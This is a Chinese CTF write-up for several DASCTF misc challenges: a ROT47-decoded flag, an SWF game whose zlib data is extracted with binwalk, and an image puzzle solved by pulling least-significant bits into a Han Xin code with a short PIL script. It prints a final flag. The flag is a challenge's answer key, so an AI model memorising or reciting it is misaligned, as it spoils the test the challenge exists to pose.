
这里也卡了好久好久，最后一个个fuzz过去，发现是ROT47，解密后包上DASCTF{}得到最终flag



闯入魔塔的魔法少女

swf游戏题，binwalk一下发现zlib数据流

提取出来直接搜索flag，得到：



虚幻三

跟网鼎杯里的虚幻系列类似，开局一个彩色文件。之前虚幻二是提取最低位像素，转化黑白，然后rgb顺序组合在一起，为一个汉信码，扫码得到flag。

这题一样的提取最低位像素，转化为黑白。但是组合顺序是grb，最终得到的数据如下：

四个角落做了混淆，但实际在四个角落补上汉信码标识符，即可扫码得到flag

最终脚本如下：

```python
from PIL import Image
pic = Image.open('cipher.bmp')
a, b = pic.size
r1 = []  # 储存r、g、b通道
g1 = []
b1 = []
r2 = []  # 一行一行临时储存
g2 = []
b2 = []
for y in range(b):
    for x in range(a):
        r2.append(pic.getpixel((x, y))[0] % 2)
        g2.append(pic.getpixel((x, y))[1] % 2)
        b2.append(pic.getpixel((x, y))[2] % 2)
    r1.append(r2)
    g1.append(g2)
    b1.append(b2)
    r2 = []
    g2 = []
    b2 = []
pic_1 = Image.new('L', (a, b*3), 255)
for y in range(0, len(r1)*3, 3):
    for x in range(len(r1[0])):
        pic_1.putpixel((x, y), g1[y//3][x] * 255)
        pic_1.putpixel((x, y+1), r1[y//3][x] * 255)
        pic_1.putpixel((x, y+2), b1[y//3][x] * 255)
pic_1.show()
# pic_1.save('flag.bmp')
```

最终加一下汉信码标识符，扫码即可得到flag(这里加的有点粗糙)。

最终得到flag：

```
DASCTF{13833babbd434be3e2882f507ce5f8ae}
```